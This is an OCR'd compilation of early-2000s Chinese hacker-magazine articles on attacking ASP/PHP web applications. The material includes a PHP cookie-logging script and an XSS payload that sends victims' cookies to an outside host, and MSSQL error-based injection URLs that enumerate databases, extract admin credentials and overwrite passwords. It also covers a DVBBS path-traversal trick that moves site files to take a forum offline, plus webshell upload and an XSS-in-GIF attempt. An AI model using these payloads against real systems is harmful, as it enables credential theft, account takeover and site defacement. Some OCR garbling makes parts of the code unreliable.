


图 1

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Mon, 24 May 2004 05:52:56 GMT
X-Powered-By: ASP.NET
Connection: Keep-Alive
Content-Length: 191
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSSA
RCSSQ=EPPPHAJBDAMACOGACPGKMIOM; path=/
Cache-control: private

<font face="宋体" size=2 > 错误 '80004005'</font>
<p>
<font face="宋体" size=2>未指定的错误
</font>
<p>
<font face="宋体" size=2>/inc/conn1.asp</font><font
face="宋体" size=2>, 行13</font>
```

通过工具的返回信息来看，/inc/conn1.asp就是数据库连接文件了！yeah！马上直接访问这个路径，IE的返回信息是这样的：

```
Microsoft JET Database Engine 错误 '80004005'

'D:
\IDCWEB\xxedu\inc\database\yiuwekdsodksldfslwifds.mdb'
不是一个有效的路径。 确定路径名称拼写是否正确，以及是否
连接到文件存放的服务器。

/inc/conn1.asp, 行8
```

这么长的数据库路径，幸好没有暴破，现在我们可以直接下载了！下载后打开发现密码没有经过加密，取得密码后直接进入后台，找到文章系统图片上传的地方，居然可以直接上传ASP文件，管理员自信了点吧？马上上传一个ASP木马进去，服务器上连文件夹权限都没设置，有这些就够了，呵呵……

脚本小子: 一个程序写得好，关心和支持的朋友当然多。但是没有人可以写出完美的程序，任何程序都需要大家指出其不足之处才可以更好地发展起来。所以，我们今天就一起来关心一下“楚留香”(盗帅)下载系统，看看其中所存在的一些问题。

难度等级: 中

前置知识: PHP语言编写脚本，CSS基础

盗帅下载系统2.0正式版存在多个跨站漏洞

文／图 sniper

盗帅下载系统是一个使用比较广泛的ASP程序，开发者经过修改后发布了盗帅2.0正式版，解决了以前存在的大部分SQL injection漏洞。上次我在查找盗帅2.0的注入漏洞时就发现盗帅下载系统的COOKIE是明文保存的，就想试试有没有跨站攻击漏洞。正好这几天闲暇下来，把程序翻出来看了看，可惜，程序仍然没有对跨站攻击进行防范!

漏洞描述

先看一下link.asp的代码，这个文件中仅仅对输入做了不能为空的限制，而对于特殊字符却没有任何防范，而且作者也允许JS和flash代码，应该是作者的大意造成的这个漏洞。

我们可以通过插入<script>alert("test")</script>来证明这个漏洞是否存在。在首页进入申请连接，在网站介绍那里加入上面的代码，再看看是不是出来了一个警告窗口(图1)。




图1

但我们的目的是得到我们想要的COOKIE信息: 先找一个支持PHP的空间把我们用来截取COOKIE信息的文件传上去。这里设我们的空间服务器IP为192.168.1.1，PHP文件代码如下:

```
<?php
$info = getenv("QUERY_STRING");
if ($info) {
$fp = fopen("test.txt","a");
fwrite($fp,$info."\n");
fclose($fp);
}
?>
<script language=vbscript>
Document.location="http://www.ad.com/"
</script>
```

以上代码保存为COOKIE.php，其中test.txt是我们保存COOKIE信息的文件。http://www.ad.com/是起转向功能的，你自己可以构造成爱转哪转哪的效果(推荐转到一个广告或目标首页什么的，这样不容易被怀疑)，然后，我们只要在网站介绍那里添加:

```
<script>window.open('http://192.168.1.1/COOKIE.PHP?'+document.COOKIE);</script>
```

这样当用户浏览友情连接的时候，就会弹出窗口并且把他COOKIE中的用户名和密码截取最后保存到test.txt中。

不过，事情并没有我们希望的那样顺利: 递交信息的时候出了点问题，显示如下错误信息: 语法错误 (操作符丢失) 在查询表达式 ''script>window.open('http://192.168.1.1/COOKIE.PHP?'+document。COOKIE);</script>'' 中。

呵呵，开始我以为是"'"把SQL语句搞乱了，在这里郁闷了一段时间，后来再仔细看了看代码，看到这么一段:

```
conn。execute("insert into link(strLinName,strLinUrl,boolLinText,boolLinJs,numLinDown,strLinTitle,strLinPic,boolLinShow,dateTimers) values('"& strLinName &"','"& strLinUrl &"',"& Request.Form("boolLinText") &","& Request.Form("boolLinJs") &",0,'"& strLinTitle &"','"& strLinPic &"',False,'"& now() &"')")
```

由于使用了insert into，所以我们递交语句的时候要把单引号'换成2个单引号''，把语句中的单引号替换，递交，成功。这是我截取到的一部分代码:

```
The+Cool+Site=lao=15;%20nicedown=pws=1111&admin=1111;%20ASPSESSIONIDAQSQTAQA=MPNNDBJBNDLDKJIGKMKMFECC
The+Cool+Site=lao=15;%20nicedown=pws=1111&admin=1111;%20ASPSESSIONIDAQSQTAQA =MPNNDBJBNDLDKJIGKMKMFECC
The+Cool+Site=lao=15;%20nicedown=pws=
```

```
admin&admin=admin;%20ASPSESSIONIDAQSQTAQA
=MPNNDBJBNDLDKJIGKMKMFECC
    The+Cool+Site=lao=15;%20nicedown=pws=
admin&admin=admin;%20ASPSESSIONIDAQSQTAQA
=MPNNDBJBNDLDKJIGKMKMFECC
```

看pws=1111&admin=1111中，pws后面的是密码（明文的），admin后面的是用户名。

再来看看在哪些地方可以通过Flash跨站来达到我们的目的：友情连接页面同样允许使用Flash；程序中软件信息页面中程序简介是可以贴Flash和其他多媒体标签的，我们来个"发散思维"，一下就可以把动网的一些漏洞"移植"到这里来！——如多媒体标签未过滤漏洞，有兴趣的朋友可以自己看看。在这两个地方，我们都可以通过贴Flash来得到我们想要的COOKIE信息，具体使用的代码大家可以看LIlo/sandflee写的《Flash跨站攻击研究》一文。

解决方法

特意等了一段时间，帝国入侵者也终于把补丁写出来了，下载地址为：

盗帅下载系统 V2.1 正式版 http://www.daoshuai.com/download/show.asp?id=8&down=1。

编后语：

小编告知大家尽快下载新的盗帅系统，免得自己的会员下载系统也被有心人洗劫。程序都没有完美的，朋友如果你发现了什么新漏洞记得第一时间告诉黑防哟。

脚本小子： 继成功测试BBSXP和动网官方论坛漏洞后，奥要饭的和黑夜又开始了秘密活动，每次他的文章小编都怕危害太大而不太敢看，偏偏脚本方面的漏洞又太多！老是被他们研究出来，弄得网络上一片腥风血雨！不过回头一想，其实公布漏洞的朋友也用心良苦，没有漏洞的公布何来更加的安全？希望大家在利用漏洞的同时能明白攻与防之间对立统一的逻辑关系，那样才能真正提高整体的网络安全水平！

MSSQL跨库查询 你想怎么玩？

文/ 奥要饭的!、黑夜

哎，真是无聊，我这个要饭的，日子越来越不好过了。有人居然说我奉旨要饭，我真是没语言了，抽空玩点COOL的，让大家来分享分享，高兴高兴！

大家都知道SQL跨表查询的东东吧？假如管理员把字段名改得非常复杂的话，那么我们去猜解字段名，将会是一件非常痛苦的事。我不喜欢痛苦，还是去找新的漏洞，绕过这个痛苦的过程。开工吧，让我们来分析一下MSSQL的三个关键系统表。

MSSQL 三个关键系统表

1.sysdatabases

MSSQL中对sysdatabases系统表的说明是：Microsoft SQL Server上的每个数据库在表中占一行。最初安装SQL Server时，sysdatabases包含master、model、msdb、mssqlweb和tempdb数据库的项，该表只存储在master数据库中。

这个表保存在master数据库中，表中保存的是什么信息呢？它保存了所有的库名、库的ID和一些相关信息。这里我把对于我们有用的字段名称和相关说明给大家列出来，看好啦！

```
name     表示库的名字
dbid     表示库的ID
```

dbid从1到5是系统所有，分别是master、model、msdb、mssqlweb、tempdb这5个库。我们利用SQL语句select * from master.dbo.sysdatabases就可以查询出所有的库名。

2.sysobjects

MSSQL中对sysobjects系统表的说明是：在数据库内创建的每个对象（约束、默认值、日志、规则、存储过程等）在表中占一行。只有在tempdb内，每个临时对象才在该表中占一行。这个是列出数据库对象的系统表，当然数据库表名也在里面。这里为大家列出一些对我们有用的字段名称和相关说明：

```
name     对象名
id 对象ID
xtype    对象类型
uid      所有者对象的用户ID
对象类型可以是下列对象类型中的一种：
C = CHECK 约束
L = 日志
S = 系统表
TF = 表函数
TR = 触发器
U = 用户表
X = 扩展存储过程
```

当然，我们这里只用得到xtype='U'的值。当等于U的时候，对象名就是表名，对象ID就是表的ID值。我们利用SQL语句 select * from ChouYFD.dbo.sysobjects where xtype='U'，就可以列出库名称是ChouYFD中所有的表名。

3.syscolumns

SQL中syscolumns系统表的说明是：每个表和视图中的每列在表中占一行，存储过程中的每个参数在表中也占一行，该表位于每个数据库中。这个就是列出一个表中所有的字段列表的系统表，这里我就为大家列出一些对我们有用的字段名称和相关说明：

```
name      字段名称
id 表ID号
colid     字段ID号
```

其中的ID是我们用sysobjects得到的表的ID号。

我们利用SQL语句 select * from ChouYFD.dbo.syscolumns where id=123456789得到ChouYFD这个库中表的ID是123456789中的所有字段列表。

好了，简单的介绍了一下这个用法。大家如果有不了解的，可以查看SQL相关说明。

灵活利用系统表

玩过CS游戏的举手，呵呵，都玩过啊。好！我们今天也要来爆一下"头"。不过我们现在爆的是库名、表名和字段名，而用不着去猜！怎么才能一下爆出相关的库名、表名和字段名呢？当两个类型值不一样的时候，将它们做比较，SQL系统会提示出错，并且会显示出类型的值，如'aaa'>100这样比较，也就是字符串和数字的比较，这个怎么比较？系统当然会提示出错啦！大家都知道只有相同类型的时候才可以进行运算，所以这里我们就来一个反方向的不相同类型比较，爆出它的值！

任务一：得到所有库名

用下面的URL方式可以实现上面的功能

```
http://www.AAA.com/jump.asp?id=3400 and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)
```

因为dbid的值从1到5是系统占用的，所以用户自己建的一定是从6开始，并且我们提交了name>1，name字段是一个字符型的字段，它和数字比较会出错，提交之后我们看一下IE返回了什么？

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
```

将nvarchar值'Northwind'转换为数据类型为int的列时发生语法错误。

/jump.asp，行33

GOOD！这样我们就把name字段的值暴露出来了：Northwind，我们也就得到了一个库名！简单吧？呵呵，再改变dbid的值，可以得出所有的库名。当dbid等于10、11的时候，爆出了两个论坛的库名，分别为：BBS2002和BBS。

呵呵，论坛的库名出来啦！那我们就不客气了，就找BBS这个库吧！

任务二：得到BBS库中所有表名

先来第一句查询的SQL语句：

```
http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U')
```

返回的是name的值，然后和数字0比较，这样也是错的！同样会暴露出name的值。好了，我们提交吧，只听到"砰"的一声！一个表名（name的值）出来了，名叫：Address！这里多说两句，如果你提交的时候，返回说没有权限，就说明这两个库的SQL号的权限不一样，那就放弃吧！

好，再来接着爆其他的表：

```
http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U' and name not in('Address'))
```

又出来一个表名，名叫：admin！依次提交... and name not in('address','admin',...))就可以查出所有的表名。

现在我们得到了Admin这个表，大家都清楚了这个表是做什么的吧？我们的目的就是要得到这个表中账号字段和密码字段的值！下面就是要得到这个表中的所有字段名了！怎么得到字段名呢？系统表syscolumns中有用字段为：name、id、colid，其中ID是保存着表的ID，也就是说我们要得到表的ID号，然后用SELECT * from bbs.dbo.syscolumns where id=bbs表的ID，这样才能列出BBS这个表中所有的字段。看我表演吧！

```
http://www.AAA.com/jump.asp?id=3400 and 0<>(select count(*) from bbs.dbo.sysobjects where xtype='U' and name='admin' and uid>(str(id)))
```

我们是想把ID值转成字符型后再和一个整型值比较！经典吧，呵呵，这也想得出来！（脚本小子：臭要饭的老臭美！）又听到"砰"的一声，ID号出来了，值为：773577794，OK，进入下一关！

任务三：得到ADMIN表中的字段列表

我们构造这样的URL：

```
http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794)
```

还是把name和数字比较，IE会乖乖地返回adduser！呵呵，再来：

```
http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794 and name not in('adduser'))
```

又返回一个字段名：flag，再来：

```
http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794 and name not in('adduser','flag'))
```

……

当提交到 http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794 and name not in('adduser','flag','id','lastlogin','lastloginip','password','username')) 的时候，IE返回"BOF或EOF中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。"这就说明我们已经猜完了。

我们整理下战果，把BBS库中的Admin表中的所有字段列出来，包括adduser、adduser、flag、id、lastlogin、lastloginip、password、username，看了一下，很像动网的论坛。

任务四：查询字段值

我们看看关键的username和password的值吧。

```
http://www.AAA.com/jump.asp?id=3400 and 0<(select id from BBS.dbo.admin where username>1)
```

账号出来了：youbiao，再提交一个：

```
http://www.AAA.com/jump.asp?id=3400 and 0<(select id from BBS.dbo.admin where password>1 and username='youbiao')
```

真听话，密码又出来了：d6b2f32a47b8bcb5，MD5的！不怕，我们不用破，直接改一下他的密码：

```
http://www.AAA.com/jump.asp?id=3400;update BBS.dbo.admin set password='AAABBBCCCDDDEEEF' where username='youbiao';--
```

呵呵，进去试试。成功了！我们再来给他改回来（毒吧？呵呵）：

```
http://www.AAA.com/jump.asp?id=3400;update BBS.dbo.admin set password='d6b2f32a47b8bcb5' where username='youbiao';--
```

通过提交UPDATE语句就可以直接把密码给他更改了，不过这是动网的。现在我们得到的只是后台的账号，还必须到前台去添加一个用户为管理员才行。相信长期玩脚本的朋友这点一定不是问题！

结束，闪人

这次测试是我和黑夜一起测试的，用了不少心思，思维也比较灵活。大家不要利用本方法去破坏网络数据，希望看到本文章的朋友，如果自己的网站用了SQL数据库，请认真检查脚本提交的参数！

动网漏洞之"乾坤大挪移"

文/图 臭要饭的！、黑夜、卖身葬情人！

漏洞来源 DVBBS V6.0,V6.1 For 任何版本。
发现漏洞日期 2003-1-10
测试目标 内部局域网Win2k+DVBBS For ACCESS V6.1

开场白

首先，这不是一篇小说，这是一篇技术性的文章，一个关于怎么发现脚本漏洞、利用漏洞，以及体现它最大利用价值的文章，当然，最后我们也给出了安全补丁。这个漏洞，比AK47利害，它能杀人于无形中，网管根本找不到任何日志。其最终结果是，我们可以摧毁他的主页，让论坛关门（甚至有可能下载数据库）。这就是我今天要为大家介绍的动网漏洞"乾坤大挪移"！

乾坤大挪移大法的秘诀和一般的脚本秘诀不一样，它深藏在动网的两个脚本文件当中，这里我只介绍其中一个，另一个文件大家看了这篇文章自然就明白了。

寻找乾坤大挪移大法

打开动网论坛脚本文件：MYMODIFY.ASP，让我们来查找如下代码：

```
……
sub update()
……
'对上传头象进行过滤与改名
If Cint(Dvbbs.Forum_Setting(7))=1 Then
    On Error Resume Next
    dim objFSO,upfilename,newfilename
    dim upface,memberid
    set rs=conn.execute("select userid,face from [user] where userid="&Dvbbs.userid)
    memberid=rs(0)
    upface=trim(rs(1))
    newfilename=""
    upfilename=split(upface,"/")
  if ubound(upfilename)=1 and upfilename(0)="uploadFace" then
      if instr(upfilename(1),"_")=0 then
          newfilename="uploadFace/"&memberid&"_"&upfilename(1)
          Set objFSO = Server.CreateObject("Scripting.FileSystemObject")
```

```
            if objFSO.fileExists(Server.MapPath(upface)) then
                objFSO.movefile ""&Server.MapPath(upface)&"",""&Server.MapPath(newfilename)&""
                end if
                If Err.Number = 0 Then
                Conn.Execute("update [user] set face='"&replace(newfilename,"'","")&"' where userid="&Dvbbs.userid)
                    end if
                    set objFSO=nothing
                end if
        end if
        rs.close
        set rs=nothing
    end if
    '对上传头象进行过滤与改名结束
    '****************
    end sub
```

我们一步一步来分析这段代码:

```
memberid =rs(0)    //取出用户库中的ID号。
upface=trim(rs(1))    //取出自定义头像的路径。
upfilename=split(upface,"/")    //用"/"符号把upface分开。
If ubound(upfilename)=1 and upfilename(0)="uploadFace" then ******    //如果upfilename被分成两部分,以及第一部分的值为:"uploadFace"。
if instr(upfilename(1),"_")=0 then    //如果upfilename的第二部分不包含"_"符号。
newfilename="uploadFace/"&memberid&"_"&upfilename(1)
//newfilename就等于uploadFace/+用户的ID号+"_"+upfilename的第二部分。
if objFSO.fileExists(Server.MapPath(upface)) then
// 如果检测到upface这个路径的文件存在的话。
```

好,最关键的地方来了,这就是移动的核心代码:

```
objFSO.movefile ""&Server.MapPath(upface)&"",""&Server.MapPath(newfilename)&""    //把upface变量中的文件移动并改名为newfilename变量中的文件!
Conn.Execute("update [user] set face='"&replace(newfilename,"'","")&"' where userid="&Dvbbs.userid)    //更新库中face字段的值。
```

OK!代码分析完毕,大家应该看明白了,下面我们一起来实践它!

修炼乾坤大挪移大法

大家都知道在DOS中"."和".."的用法吧?在IE中一样可以使用,如http://ip/abc/../a.asp = http://ip/a.asp的"/"和"\"在IE中输入的时候没有什么区别!不信你试试 http://ip/a.asp和http://ip\a.asp.都是指向的一个页面!问题就在这里,动网只判断了"/"符号,以"/"符号作为分隔符,误解了法佛,让乾坤大挪移流传下来!

现在我们来举个例子:如果在库中的face字段为:uploadFace/.\..\index.asp,那么当我们执行这段代码的时候会发生什么?

首先,upfilename被"/"分成两部分:

第一部分:upfilename(0)=uploadFace

第二部分:upfilename(1)=.\..\index.asp

看着代码我们往下走:

```
if ubound(upfilename)=1 and upfilename(0)="uploadFace" then ……条件满足!请注意:uploadFace中的F是大写的!
if instr(upfilename(1),"_")=0 then ……条件满足!
newfilename="uploadFace/"&memberid&"_"&upfilename(1)
```

假如我们的用户ID号为9,那么:newfilename="uplodFace/9_.\..\index.asp"实际上是等同于newfilename="uploadFace/index.asp",而if objFSO.fileExists(Server.MapPath(upface)) then upface是等于uploadFace/.\..\index.asp,再直接等同于index.asp!当然,检测到这个文件后,系统就开始移动文件了。请看下面的代码:

```
objFSO.movefile ""&Server.MapPath(upface)&"",""&Server.MapPath(newfilename)&""
再看uploadFace/..\..\index.asp移动并改名为uplodFace/9_.\..\index.asp
经过我们的转换就是:把index.asp移动到uplodFace/index.asp。
```

看明白了吧!好,修炼成功,我们来利用移动大法。

运用乾坤大挪移大法杀人于无形

先在动网的论坛中注册一个账号,然后我们点击菜单,选择"用户控制面板->基本资料修改",好了,现在我们在"自定义头像地址"后面的输入框中把默认的userface/image1.gif 改成uploadFace/.\..\index.asp,然后点击更新,输入的东西第一次会保存在数据库,还不会移动,因为修改的值还没有被读出来。我们再次进入基本资料修改,再次输入uploadFace/.\..\index.asp,呵呵,这次你再进主页就打不开了!因为index.asp已经被移动到uploadFace目录下去了!注意:如果在uploadFace目录下有index.asp移动会失败,不会自动覆盖!

有一点值得提醒的就是:如果我们把conn.asp移动到uploadFace目录下,那么打开http://ip/dvbbs/uplodFace/conn.asp应该报出数据库绝对路径。不过这个CONN.ASP本身就存在问题,直接输入http://ip/conn.asp有错误提示,所以我COPY过去也失败了,因为这个错误在报数据库路径之前。哎,如果能得到数据库绝对路径该多好啊!大家想想看有没有什么办法移动硬盘上的文件,这个我还没有去研究,时间太紧了!刚发现方法wtf就叫我写了!发现的朋友请第一时间通知我哦!

乾坤大挪移大法,生可生、灭可灭

我们为这个漏洞打个补丁吧,因为普及面太大了,而且以POST提交数据,管理员查不到日志,并且可以移动动网论坛中的任何文件!分析一下这个漏洞造成的原

脚本小子：《黑防》杂志以前刊登过跨站脚本漏洞的相关文章，在当时有很多站长注意了这个问题，做了比较好的防御，但是一段时间后，这样的攻击方法又死灰复燃，很多跨站脚本攻击又在网络上蔓延，所以应很多朋友的要求，我们特意重新安排了和"跨站脚本"相关的对应文章，在攻击和防护中一起来探讨网络安全技术！

适合对象：对脚本攻击感兴趣的朋友

前置知识：Cookie、JavaStript、HTML

再谈"跨站脚本攻击"
——入侵某知名安全站点实例

文／图 无敌最寂寞[HBU小组]

最近跨站脚本攻击又开始蔓延，看了几个高手的脚本攻击文章，心里热乎乎的，也盘算着自己尝试一下这样的攻击。无意中来到一家著名组织的论坛（以下简称论坛）的登录界面，一眼看去就是动网BBS那熟悉的界面，版本是V6.0.0，从管理员处得知所有以前公布的漏洞全补上了。当然，打好了那些补丁不代表整站的安全性就固若金汤了；在征得管理员的同意后，笔者开始测试跨站攻击！

估计用普通的跨站攻击方法是行不通了，管理员肯定对字符做了严格的过滤，接下来测试的结果也证明了这一猜测，最郁闷的是把字符转换成ASCII码也未能蒙混过去。正在犯难之际，一眼看到了上传选项，先看看支持什么文件格式的上传——论坛支持图片上传！我们来伪造一个图片文件，将含有脚本代码的文本文件的后缀名改为.gif，这样当对方试图打开"图片"的时候，文件里的代码会被执行，我们"欺骗"的目的也就达到了！

制作的方式是打开记事本程序，输入如下代码：

```
<scriptlanguage=javascript>window.alert(document.cookie)</script>
```

然后另存为1.gif文件（文件名可任意，只要后缀名是图片文件格式的后缀就可以上传），然后在论坛里发个帖子，然后把刚才制作的1.gif文件上传，帖子发表后，可以自己来浏览一下，点击一下这个打红叉的"图片"，可以看到如图1所示的结果。

